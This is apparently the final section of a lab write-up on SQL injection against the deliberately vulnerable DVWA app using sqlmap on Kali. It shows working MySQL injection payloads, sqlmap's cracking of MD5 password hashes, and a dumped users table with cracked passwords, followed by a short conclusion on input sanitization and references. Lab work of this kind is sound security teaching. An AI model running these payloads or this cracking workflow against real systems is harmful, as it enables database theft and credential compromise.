
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:22:22 /2025-11-11/

[13:22:22] [INFO] resuming back-end DBMS 'mysql'
[13:22:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3874=3874#Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNION SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF8Submit=Submit
```



```
[13:22:23] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:22:23] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:22:23] [INFO] starting dictionary-based cracking (md5_generic_password)
[13:22:23] [INFO] starting 2 processes
[13:22:28] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:22:30] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:22:37] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:22:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'

Database: dvwa
Table: users
[5 entries]

+----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+----+-----+-----+-----+-----+

[13:22:46] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.39/dump/dvwa/users.csv'
[13:22:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:22:46 /2025-11-11/

(kali@kali)-[~]
└─$
```

The data is extracted and the user_id , name , password is exploited as highlighted in the picture above and the tables are dumped to a Csv file.

6. Conclusion

Successfully demonstrated SQL injection and extracted sensitive user credentials including password hashes. So, proved that lack of input sanitization leads to critical breaches and due to this real world applications must implement secure coding practices.

7. References

- Sqlmap documentation → <http://sqlmap.org>
- Kali Linux Tools → <https://www.kali.org/tools/sqlmap/>
- Metasploitable 2 → <https://sourceforge.net/projects/metasploitable/>